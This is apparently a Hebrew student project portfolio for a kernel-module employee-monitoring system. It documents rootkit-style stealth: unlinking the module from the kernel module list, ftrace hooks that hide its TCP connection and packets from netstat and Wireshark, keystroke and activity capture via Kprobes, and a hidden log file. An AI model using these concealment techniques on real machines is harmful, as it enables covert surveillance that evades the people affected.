• BUFFER_SIZE(קבוע): גודל מאגר להודעות.

פעולות:

• :init_singlethread_workqueue

○ טענת כניסה :

▪ workqueue_name (const char*) שם תור העבודה.

○ טענת יציאה: קוד שגיאה (int)

○ תיאור: יוצר תור עבודה חד-חוט.

• :release_singlethread_workqueue

○ טענת כניסה: אין

○ טענת יציאה: אין

○ תיאור: משחרר את תור העבודה ומחכה לסיום כל העבודות התלויות.

• :workqueue_message

○ טענת כניסה :

▪ queued_function (function pointer): פונקציה שתקרא כאשר העבודה מתבצעת.

▪ msg (const char*): הודעה לשליחה.

▪ length (size_t): אורך ההודעה.

- טענת יציאה: אין
- תיאור: מכניס הודעה חדשה לתור העבודה לשליחה.

hide module.c

תפקיד: קובץ זה מספק פונקציונליות להסתרה וחשיפה של המודול במערכת. באמצעות מניפולציה של רשימת המודולים, ניתן להסתיר את המודול מהרשימה הגלויה של מודולי קרנל.

תכונות:

- hidden (int) מציין אם המודול מוסתר כרגע.
- prev_module (struct list_head*) מצביע לרשומה הקודמת ברשימת המודולים.

פעולות:

- hide_this_module:
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מסתיר את המודול הנוכחי על ידי הסרתו מרשימת המודולים של הקרנל.
- unhide_this_module:
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מחזיר את המודול הנוכחי לרשימת המודולים של הקרנל כדי שיהיה גלוי.

hide tcp sock.c

תפקיד: קובץ זה מספק מנגנון להסתרת חיבורי TCP ספציפיים מכלי ניטור כמו netstat, וכן להסתרת חבילות תקשורת (packets) היוצאות לכתובת ופורט מסוימים. הוא משתמש במנגנון ftrace של הקרנל כדי לשנות (hook) פונקציות קרנל מרכזיות.

תכונות:

- ftrace_hook (struct): מבנה נתונים המכיל מידע על הפונקציה שעליה מבצעים hook
- sock_hidden (int): מציין האם החיבור מוסתר כרגע.
- tcp4_seq_show_address (tcp4_seq_show_t): מצביע לפונקציה המקורית שמציגה חיבורי TCP.
- dev_queue_xmit_nit_addr (dev_queue_xmit_nit_t): שמטפלת בחבילות תקשורת יוצאות. מצביע לפונקציה המקורית

פעולות:

- register_tcp_sock_hook:
 - טענת כניסה: אין
 - טענת יציאה: 0 אם ההסתרה הצליחה, קוד שגיאה אחרת

- תיאור: רושם hooks על פונקציות הקרנל כדי להסתיר חיבור TCP ספציפי.
- unregister_tcp_sock_hook:
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מסיר את ה hooks-ומפסיק את הסתרת החיבור.
- tcp4_seq_show_hook:
 - טענת כניסה: מצביע לקובץ רצף ומצביע למבנה נתונים
 - טענת יציאה: 0 אם החיבור מוסתר, אחרת התוצאה של הפונקציה המקורית
 - תיאור: בודק אם החיבור הנוכחי מתאים לכתובת והפורט שיש להסתיר.
- dev_queue_xmit_nit_hook:
 - טענת כניסה: מצביע לחבילת תקשורת ומצביע למכשיר רשת
 - טענת יציאה: אין
 - תיאור: בודק אם חבילת התקשורת מיועדת לכתובת והפורט שיש להסתיר.

file storage.c

תפקיד: קובץ זה מספק מנגנון אחסון קבצים למערכת 'silent_net' המשמש לגיבוי נתונים כאשר השרת אינו זמין. הוא מיישם מנגנון של חוצץ מעגלי (circular buffer) המאפשר שמירת נתונים באופן רציף וקריאתם באופן יעיל

תכונות:

- filename (char*): שם הקובץ בו נשמרים הנתונים. ("/var/tmp/.syscache")
- file (struct file*): מצביע לקובץ הפתוח.
- read_pos/write_pos (loff_t): מיקומי הקריאה והכתיבה בקובץ.
- read_pos_offset/write_pos_offset (loff_t): מיקומי הקריאה והכתיבה בקובץ.

פעולות:

- file_storage_init:
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מאתחל את מנגנון אחסון הקבצים, פותח את הקובץ ומשחזר את מיקומי הקריאה והכתיבה האחרונים.
- file_storage_release:
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: משחרר את משאבי אחסון הקבצים וסוגר את הקובץ.

- truncate_file:
 - טענת כניסה: אין
 - טענת יציאה: אין
 - תיאור: מקצר את הקובץ כדי לפנות מקום לנתונים חדשים, תוך שמירה על מסרים שלמים.
- write_circular:
 - טענת כניסה: מצביע לנתונים ואורך הנתונים
 - טענת יציאה: אין
 - תיאור: כותב נתונים לחוץ המעגלי, מטפל במקרים של גלישה בחוץ.
- read_circular:
 - טענת כניסה: מצביע לחוץ יעד ואורך לקריאה
 - טענת יציאה: מספר הבתים שנקראו או קוד שגיאה
 - תיאור: קורא נתונים מהחוץ המעגלי, מטפל במקרים של גלישה בחוץ.
- backup_data_log:
 - טענת כניסה: מצביע לנתונים ואורך הנתונים
 - טענת יציאה: אין
 - תיאור: מגבה את הנתונים הנתונים בקובץ, כולל הוספת מפריד הודעות.
- read_backup_data_log:
 - טענת כניסה: מצביע לחוץ יעד
 - טענת יציאה: אורך ההודעה שנקראה או קוד שגיאה
 - תיאור: קורא הודעה מגיבוי הנתונים, כולל פענוח אורך ההודעה.

חשוב לציין!

שלל הקבצים שמהווים חלק מ GUI של הפרויקט לא נכתבו על ידי אלא נכתבו על ידי AI, כיוון שהקוד עוסק רק בהצגה גרפית של המידע ולא מעבר (כל שאר המידע מועבר על ידי פרוטוקול שלי) ביקשתי מ AI שיכתוב לי GUI לפרויקט שיציג את המידע בצורה נוחה לשימוש ויפה לעין, צד שאין לי בו הבנה מספיק מעמיקה. בעת כתיבת צד זה של הפרויקט פעמים רבות הדרכתני את ה AI בצורה מדויקת מה אני רוצה ואיך יראה ולא רק כתבתי פרומפט אחד ולקחתי את מה שהוא כתב, אלא זה היה תהליך ארוך של ניסוי וטעיה עד שהגעתי לתוצאה הרצויה. אך כן חשוב לציין כי לא אני זה שכתב את הקוד בכל הקשור לקבצי ה GUI (כן כתבתי את ההתמשקות נגד ה GUI עם קובץ python שמשתמש ב Flask) ולכן אינני בקיא מספיק בכדי לכתוב תיעוד לפונקציות בתוך הקבצים הללו. (הקבצים שנכתבו על ידי AI הינם קבצי js .css .html). בסופו של דבר אני מרוצה מהעבודה היוזואלית ש AI סיפק לי, הממשק הוא נוח לשימוש וקל להבנה אפילו לאדם שאינו מבין במערכת, ובנוסף על כל זה גם הוא ביצע עבודה יוצאת מן הכלל והממשק הגרפי גם נראה טוב מאוד, דבר שלא פחות חשוב משאר החלקים בפרויקטים כה גדולים. לתוצאה כזו של GUI לא יכולתי להגיע לבד, לכן העובדה ש AI כתב את כל הקשור לחלקים הגרפיים בפרויקט ראוייה לציין בתיק פרויקט.

בעיות אלגוריתמיות וקטעי קוד מיוחדים

בפרק הקודם בחלק בעיות אלגוריתם מרכזיות בפרויקט צוין לגבי אחסון המידע בצד הלקוח (בזמן שאין תקשורת בין השרת ללקוח) כאשר קיימת חשיבות לא להעמיס את המערכת במידע רב מדי. להלן שתי הפעולות המרכזיות – קריאה וכתובה בשיטה מעגלית (מתוך הקובץ file_storage.c). שתי הפונקציות הללו הן הלב של האלגוריתם, אשר הן מיישמות את שיטת הבאפר המעגלי עם קובץ.

```
// Writing to file in circular style
void write_circular(const char *data, size_t len) {
    ssize_t ret;
    loff_t original_write_pos = write_pos;

    if (!data || len == 0 || len > MAX_FILE_SIZE) {
        printk(KERN_ERR "Invalid parameters for write_circular\n");
        return;
    }

    write_pos %= MAX_FILE_SIZE; // Ensure write_pos is within bounds

    // Check space (with truncation if needed)
    size_t space_remaining;
    if (write_pos >= read_pos)
        space_remaining = MAX_FILE_SIZE - (write_pos - read_pos);
    else
        space_remaining = read_pos - write_pos;

    if (len >= space_remaining) {
        truncate_file(); // Free space by discarding old messages
    }

    // Handle wrap-around: Write in two parts if needed
    if (write_pos + len > MAX_FILE_SIZE) {
        size_t first_part = MAX_FILE_SIZE - write_pos;
        ret = safe_file_write(file, data, first_part, &write_pos);
        if (ret != first_part) {
            write_pos = original_write_pos; // Rollback on failure
            printk(KERN_ERR "Failed to write first part (ret=%zd)\n", ret);
            return;
        }

        // Update for second part
        data += first_part;
        len -= first_part;
        write_pos = 0;
    }

    // Write remaining data (or full data if no wrap-around)
    ret = safe_file_write(file, data, len, &write_pos);
    if (ret != len) {
        write_pos = original_write_pos; // Rollback on failure
        printk(KERN_ERR "Failed to write data (ret=%zd)\n", ret);
    }
}
```

```
// Reading from file in circular style
int read_circular(char *buf, size_t len) {
    ssize_t ret;
    loff_t original_read_pos = read_pos;

    read_pos %= MAX_FILE_SIZE; // Ensure read_pos is within bounds

    if (buf == NULL) {
        read_pos = (read_pos + len) % MAX_FILE_SIZE;
        return len;
    }

    if (!buf || len == 0 || len > MAX_FILE_SIZE) {
        printk(KERN_ERR "Invalid parameters for read_circular\n");
        return -EINVAL;
    }

    // Handle wrap-around: Read in two parts if needed
    if (read_pos + len > MAX_FILE_SIZE) {
        size_t first_part = MAX_FILE_SIZE - read_pos;
        ret = safe_file_read(file, buf, first_part, &read_pos);
        if (ret != first_part) {
            read_pos = original_read_pos; // Rollback on failure
            printk(KERN_ERR "Failed to read first part (ret=%zd)\n", ret);
            return ret < 0 ? ret : -EIO;
        }

        // Update for second part
        buf += first_part;
        len -= first_part;
        read_pos = 0;
    }

    // Read remaining data (or full data if no wrap-around)
    ret = safe_file_read(file, buf, len, &read_pos);
    if (ret != len) {
        read_pos = original_read_pos; // Rollback on failure
        printk(KERN_ERR "Failed to read data (ret=%zd)\n", ret);
        return ret < 0 ? ret : -EIO;
    }

    return len; // Total bytes read
}
```

– קטע קוד הבא נלקח מתוך הקובץ DB.py

```
def get_cpu_usage(self, mac : str):
    """
    Gets all logs of cpu usage

    INPUT: mac
    OUTPUT: Tuple of Dictionary of cpu cores and their usages and list of times of logs

    @mac: MAC address of user's computer
    """

    command = f"SELECT data FROM {self.table_name} WHERE mac = ? AND type = ?;"
    cores_logs = self.commit(command, mac, MessageParser.CLIENT_CPU_USAGE)[0][0]
    if isinstance(cores_logs, str):
        cores_logs = cores_logs.encode()
    cores_logs = cores_logs.split(b"|")

    logs = [log for i in cores_logs if len(i) > 1 for log in
i.split(MessageParser.PROTOCOL_SEPARATOR)]
    cpu_usage_logs = []

    core_usage = {}
    for log in logs:
        log = log.decode().split(",")
        core, usage = log[:2]

        if core not in core_usage:
            core_usage[core] = []
        core_usage[core].append(int(usage))

    if len(log) == 3:
        cpu_usage_logs.append(log[2])

    return core_usage, cpu_usage_logs
```

הפונקציה `get_cpu_usage` אחראית לשלוח ממסד הנתונים את לוגי השימוש במעבד (CPU) של מחשב לפי כתובת MAC. כל לוג מכיל את נתוני השימוש של כל ליבה במעבד, כאשר כל לוג מופרד באמצעות תו מפריד (protocol separator), ובסוף הלוג של הליבה האחרונה מופיע גם תאריך ושעה. הקוד מפענח את הלוגים, מפרק אותם לפי ליבות, ובונה מבנה נתונים שבו ניתן לראות עבור כל ליבה את רמות השימוש לאורך זמן. בנוסף, הוא שומר את רשימת הזמנים שבהם התקבלו הלוגים.

בדיקות ותוצאות

בדיקות משלב האפיון

1. בדיקת העברת נתונים לשרת ממחשב של עובד -

מטרת הבדיקה: לוודא שהמידע שנשמר במערכת של העובד הינו המידע שמגיע אל השרת בשלמותו ושאינו איבוד מידע כחלק מהתהליך המסובך.

ביצוע בפועל: הדפסתי בצד הלקוח את המידע שהוא שמר מפעולות שונות ולצד זה הדפסתי את ההודעות שמתקבלות מלקוח שהתחבר לצד השרת, ווידאתי שההודעות אכן מכילות את אותו תוכן. בנוסף הסתכלתי ב Wireshark בכדי לראות באמת כל בית והאם זהה למידע שנשלח.

תוצאות בדיקה: הבדיקה עברה בהצלחה לאחר כמה תקלות בתחילת הבדיקה, המידע אכן מצליח להישלח בצורה מלאה אל מחשב אחר.

בעיות: בתחילת הבדיקה הבחנתי כי צד הלקוח לא מתחבר בכלל אל צד השרת (connect), לאחר כמה זמן ניסיתי לבדוק האם התוכנה מצליחה להתחבר ל socket על מחשב אותו מחשב (אצל מחשב הלקוח) והדבר עבד. לאחר בדיקות רבות באינטרנט הבנתי כי הבעיה הייתה ה firewall של windows שאחד החוקים המוגדרים אצלו היה חסימת תקשורת בין ה VM למחשב שלי (כלומר שניהם מורצים על אותו מחשב), לאחר ביטול חוק זה התקשורת עבדה באופן מוצלח כמו שתואר בתוצאות הבדיקה. בעיה נוספת שצצה לאחר מכן הייתה אם לוקח למחשב זמן רב מידי לשלוח את ההודעה (מחשב השרת קורס) מחשב הלקוח היה קורס גם כן, זוהי הייתה בעיה בשל ביצוע פעולה blocking בתוך interrupt context דבר מסוכן מאוד בכתיבת קוד בקרנל, בעיה זו נפתרה על ידי שימוש ב workqueue – המידע ישמר תוך כדי interrupt context אבל שליחת המידע עצמה תתבצע על ידי העברת המידע ל singlethreaded queue שלכל הודעה שמתקבלת דוחפים אליו את ההודעה והוא ישלח את המידע, הסיבה שזה עובד זה מכיוון שאותו queue מנוהל על ידי thread, כלומר process context ושליחת ההודעות תתבצע מתי שהמערכת יכולה ולא מתי שהקוד שלי רוצה.

2. בדיקת אמינות הנתונים -

מטרת הבדיקה: לוודא שהמידע שנשמר אצל הלקוח מבטא את פעילות הלקוח בזמן אמת, לדוגמה – הלקוח פתח תהליך בשם game, על מחשב הלקוח לשמור את שם תהליך זה מיד לאחר פתיחת התהליך. כלומר על המידע להתאים לפעילות האמיתית של הלקוח בזמן אמת.

ביצוע בפועל: לכל פעולה שביצעתי לה hook בנוסף לכך הוספתי הדפסות המכילות את כל הנתונים שאפשר להשיג מאותה פעולה (מה – hook), לאחר מכן הפעלתי דברים שונים במערכת אשר יגרמו לקריאה לאותן פעולות, למשל: פתיחת תהליך, גלישה באתר אינטרנט, לחיצות מקלדת ועכבר, ועוד...

תוצאות הבדיקה: בזכות השימוש במודול לביצוע hook הבנוי לתוך מערכת הפעלה Linux ושמו Kprobes, הבדיקות עברו באופן מוצלח בפעם הראשונה, כל המידע שהיה צריך להיות הופיע בזמן אמת.

בעיות: אין

3. בדיקת השפעה על ביצועי מערכת -

מטרת הבדיקה: לוודא שהמערכת שנבנתה איננה מכבידה על המחשב עליו מורצת. אם המערכת לא מתפקדת בצורה מלאה בחלק מהמחשבים בשל יכולות נמוכות של המחשב זוהי בעיה שיש להתחשב בה, אחת ממטרות הפרויקט היא שהפרויקט ירוץ על כל המחשבים השונים עליו מורץ

ביצוע בפועל: המערכת ללקוח הורצה על Virtual Box בו אפשר להגדיר את משאבי המערכת. הגדרתי נתונים מינימליים ביותר למערכת הפעלה ובדקתי אם המערכת מתפקדת כראוי וכל המידע נשלח כמו שצריך, בנוסף בזכות אחד הנתונים שנשלח אל המנהל (אחוזי פעולה של כל ליבת CPU) ניתן היה לבדוק בצד המנהל אם המחשב מתאמץ יותר מבדרך כלל. בנוסף בדקתי על כמה מחשבים שונים עם משאבים שונים.

תוצאות בדיקה: הבדיקה עברה כמצופה, הפרויקט לא מכביד כלל על המערכת בה הוא מורץ. כל מה שהמערכת מבצעת מאחורי הקלעים זה התעסקות עם סטרינגים ושליחת הודעה על ידי Kernel thread, דבר שלא אמור להכביד כלל על המערכת. אחוזי ה CPU היו זהים גם למתי שהתוכנית לא הייתה מותקנת על המחשב.

בעיות: אין.

4. בדיקת אבטחת נתונים

מטרת בדיקה: לוודא שהנתונים המועברים בין המנהל לשרת מאובטחים לפי ההצפנות ואין דרך למאזין להבין את התקשורת.

ביצוע בפועל: לאחר שהמידע הוצפן הדפסתי אותו בכדי להסתכל ולראות האם באמת השתנה, בנוסף אם הצד השני הצליח לפענח את המידע לפי ההצפנות AES ו DH זאת אומרת שהמידע הוצפן כמו שצריך, לכן בדקתי אם הצד השני מצליח לפענח את המידע כמו שצריך למידע המקורי.

תוצאות בדיקה: המידע מוצפן כמו שצריך, שני הצדדים מצליחים להצפין ולפענח את המידע ביניהם. לא ניתן לפענח את המידע על ידי האזנה פשוטה.

בעיות: אין.

5. בדיקת החבאת תוכנית הלקוח

מטרת הבדיקה: לוודא שהתוכנית שמורצת אצל הלקוח מוחבאת והמשתמש הרגיל לא יוכל למצוא אותה ולהפריע בעבודתה.

ביצוע בפועל: לאחר הרצת התוכנית בדקתי באמצעות כלים שונים כגון netstat ו wireshark אם רואים את ההודעות הנשלחות אל השרת או את החיבור בין המחשב לשרת. בנוסף השתמשתי בפקודה lsmod בכדי לבדוק אם המערכת מזהה את התוכנה (כיוון שהיא מודול, כל שמות המודולים מודפסים בפקודה זו).

תוצאות בדיקה: הבדיקה עברה כמצופה, לא ניתן למצוא עקיבות ברורות מצד העובד של התוכנה.

בעיות: לראשונה לאחר הסתרת המודול עצמו, לא חשבתי על האפשרות כאשר המנהל בעצמו רוצה להסיר את התוכנה ממחשב המשתמש. דבר זה לא יתאפשר אשר המודול כבוי לכן המחשב לא יכול למצוא את המודול בכדי להסיר אותו. בעיה זו נפתרה על ידי הגדרה סט של מקשים שצריך ללחוץ על המקלדת אחד אחרי השני ברצף בכדי להסיר/להציג את התוכנית. אותו סט מקשים רק המנהל אמור לדעת עליו וגם הוא סט מקשים שכל הנראה המשתמש לעולם לא ילחץ עליהם בטעות (אלא אם כן הוא מודע לאותו סט מקשים, וגם אם ילחץ על אותו סט מקשים בטעות כנראה לא יהיה מודע לכך).

בדיקות נוספות למערכת

1. בדיקת גיבוי מידע אצל הלקוח

מטרת הבדיקה: לוודא שכאשר השרת לא פועל הלקוח מסוגל לשמור מידע אצלו (עד לזמן מוגבל מוגדר) והמידע לא נאבד ברגעים בהם השרת לא מתפקד.

ביצוע בפועל: תוך כדי הרצה מלאה של התוכנית סגרת את השרת בסגירה ברוטלית, ולאחר מכן הפעלתי תהליכים שונים ועוד שלל דברים אשר ידליקו פעולות של שליחת מידע. לאחר כמה דקות הדלקתי מחדש את המערכת ובדקתי האם המידע שהיה צריך להישלח נשלח אל השרת, אם המידע נשלח משמע הגיבוי הצליח.

תוצאות הבדיקה: גיבוי המידע עובר בשלום, כל המידע שצריך להישמר נשמר ומצליח להישלח לשרת.

בעיות: במהלך הבדיקה שמתי לב לבעיה שמכיוון שטבלת אחוזי הליבות של המעבד שמה את הנתונים לפי הסדר שהם נשלחים, הטבלה נראית מוזרה מכיוון שהנקודות עצמן מונחות במקום הנכון אבל הקו בין הנתונים עובר לפי הסדר בהם הגיעו. בשביל לתקן את הבעיה בתוך הקוד שמציג את הטבלה עכשיו המידע עובר מיון לפני שמוצג מה שמתקן את הבעיה.

2. בדיקת רמת האבטחה והגבלת משתמשים

מטרת הבדיקה: לוודא שהגבלות המנהל מיושמות על ידי השרת.


ביצוע הפעולה: הגבלת כמות הלקוחות למספר קטן ממספר המחשבים הנבדקים, לדוגמה נגביל את המספר הלקוחות לאחד, ומכיוון שהמנהל הוא כבר מחובר אז שום לקוח לא אמור להיות מסוגל להתחבר. לאחר כמה זמן העליתי את ההגבלה לכך שמספר הלקוחות הרצויים כן יצליחו להתחבר וצריך לראות כי הם באמת מתחברים ללא שום עזרה חיצונית. בנוסף יצרתי לקוח ששולח הודעות סתמיות, כלומר הודעות שלא עובדות לפי הפרוטוקול, ובדקתי שבאמת לאחר מספר הודעות מסוים השרת מנתק אותו.


תוצאות הבדיקה: הבדיקה עברה כמו שצריך, מספר הלקוחות לא עובר את ההגבלה ואכן השרת מנתק לקוחות שלא עובדים לפי הפרוטוקול.

בעיות: במהלך הבדיקה שמתי לב שכאשר אני מגביל את הלקוחות למספר מסוים, ותוך כדי מחבר מעל מספר זה של לקוחות ולאחר מכן מעלה את ההגבלה, הלקוחות לא מתחברים בחזרה אל השרת. לאחר בדיקה קצרה הבחנתי כי ה event שעליו מחכה ה main thread בשרת שאחראי על קבלת לקוחות לא מתעדכן כאשר מנהל משנה את ההגדרות להגדרות חדשות. בשביל לפתור זאת כל מה שעשיתי היה להוסיף בדיקה לאחר שינוי ההגדרות של האם ההגדרות החדשות מאפשרות נעילה/שחרור של ה event.

מדריך למשתמש

עץ קבצים





התקנת מערכת

בכדי להריץ את הפרויקט צריך להתייחס לשלושת החלקים השונים של הפרויקט.

מנהל:

- סביבה: המערכת דורשת Python עם ספריית Flask. בנוסף קובץ encryption.py דורש את הספריות pycryptodome ו-cryptography. (דורש פייתון 3.6 ומעלה).
- כלים: נדרשים כלים מהספרייה המשותפת, כולל protocol.py ו-encryption.py, שמיובאים מהתיקייה './shared'.
- מיקום קבצים: התוכנית מצפה שקבצי פרוטוקול והצפנה יהיו בתיקיית shared מעל התיקייה הנוכחית. תבניות HTML נשמרות בתיקיית templates.
- נתונים התחלתיים: המערכת דורשת כתובת IPv4 של השרת ב argv, בנוסף דורשת סיסמת מנהל להתחברות כחלק מהרצת התוכנית (על המנהל לדעת את הסיסמה).
- רשת: המערכת מתחברת לשרת עם סוקט TCP בכתובת הנתונה בפורט שמוגדר ב-SERVER_BIND_PORT. הממשק עצמו נפתח בדפדפן ב-IP מקומי עם פורט שנבחר אוטומטית. בכדי שהמנהל יתקשר עם השרת יצטרך להיות תחת אותו LAN איתו אלא אם כן השרת מוגדר ככתובת WAN.
- ארכיטקטורה מינימלית: דרישות ארכיטקטורה למנהל הן מינימליות ביותר, כל מה שהמנהל צריך להריץ זה דפדפן וקובץ פייתון, ולכן יש לציין שרוב המחשבים המודרניים יצליחו להריץ את חלק המנהל ללא בעיה כלל.

שרת:

- סביבה: המערכת דורשת Python עם ספריית keyboard. בנוסף קובץ encryption.py דורש את הספריות pycryptodome ו-cryptography. (דורש פייתון 3.6 ומעלה).
- כלים: נדרשים כלים מהספרייה המשותפת, כולל protocol.py, encryption.py ו-DB.py, שמיובאים מהתיקייה './shared'.
- מיקום קבצים: התוכנית מצפה שקבצי פרוטוקול, הצפנה ומסד נתונים יהיו בתיקיית shared מעל התיקייה הנוכחית. מסדי הנתונים נשמרים בתיקייה הנוכחית.
- נתונים התחלתיים: המערכת משתמשת בסיסמת ברירת מחדל "itzik" למנהל, אך ניתן לשנות זאת בהפעלה על ידי פרמטרים argv. קיימים גם פרמטרים ברירת מחדל למספר לקוחות מקסימלי (5) ורמת אבטחה (5).
- רשת: השרת מאזין לחיבורים נכנסים עם סוקט TCP ומגדיר timeout של שנייה אחת בין בדיקות. הוא מתקשר עם הלקוחות והמנהלים באמצעות פרוטוקול ייעודי. השרת יוכל להיות מוגדר באיזה רשת שצריך, אין מגבלה עליו כל עוד שאר חלקי הפרויקט מודעים לכתובת שלו. השרת מאזין על פורט קבוע 6734.
- ארכיטקטורה מינימלית: המערכת מבוססת על multi-threading, עם thread נפרד לכל לקוח. גם כן פה המערכת דרושה לארכיטקטורה מינימלית, השרת לא מטפל בהרבה עבודה ולכן רוב המחשבים המודרניים יריצו את השרת ללא בעיה, יש לציין כי קיימת הגבלה של עד 40 לקוחות לא משנה מה אחרת השרת אכן יהיה מוצף עם הודעות ויהיה לו קשה לתפקד.

לקוח:


- סביבה: VM ומערכת הפעלה Linux מגרסה 6.11.0-19-generic, בנוסף בשביל הרצה והסרה צריך הרשאות מנהל.
- כלים: לא צריך כלים מיוחדים חוץ מהכלים הבנויים כבר לתוך מערכת ההפעלה, כל הכלים בצד הלקוח הם כלים built-in של מערכת ההפעלה.
- מיקום קבצים: לאחר שהתוכנית עברה קימפול לתוך קובץ 'ko'. אין חשיבות למיקום הקבצים. בשביל לקמפל את התוכנית צריך שהקבצים יהיו לפי עץ הקבצים בתחילת הפרק (רק הקבצים תחת התיקייה employee).
- נתונים התחלתיים: התוכנית משתמשת בנתונים התחלתיים של כתובת IP של השרת ופורט ("10.100.102.103" ו-6734), אם מי שמריץ את התוכנית רוצה לשנות כך יוכל להגדיר זאת בעת הרצת התוכנית ב argv.
- רשת: התוכנית מתחברת לשרת בפרוטוקול TCP ומתחבר אליו עם הנתונים ההתחלתיים, על הלקוח להיות באותו LAN עם השרת אלא אם כן השרת מוגדר ככתובת WAN.
- ארכיטקטורה מינימלית: כיוון שמתעסקים פה עם VM, יש לציין את הארכיטקטורה שצריך להגדיר ל VM. ההגדרות המינימליות שעליהם הפרויקט עובד כמצופה הן 2 ליבות מעבד וכ-2048 MB RAM.

משתמשי המערכת


מנהל

הפעלה של המערכת (להריץ מתוך תיקיית manager) - `python manager.py <server_ip>`

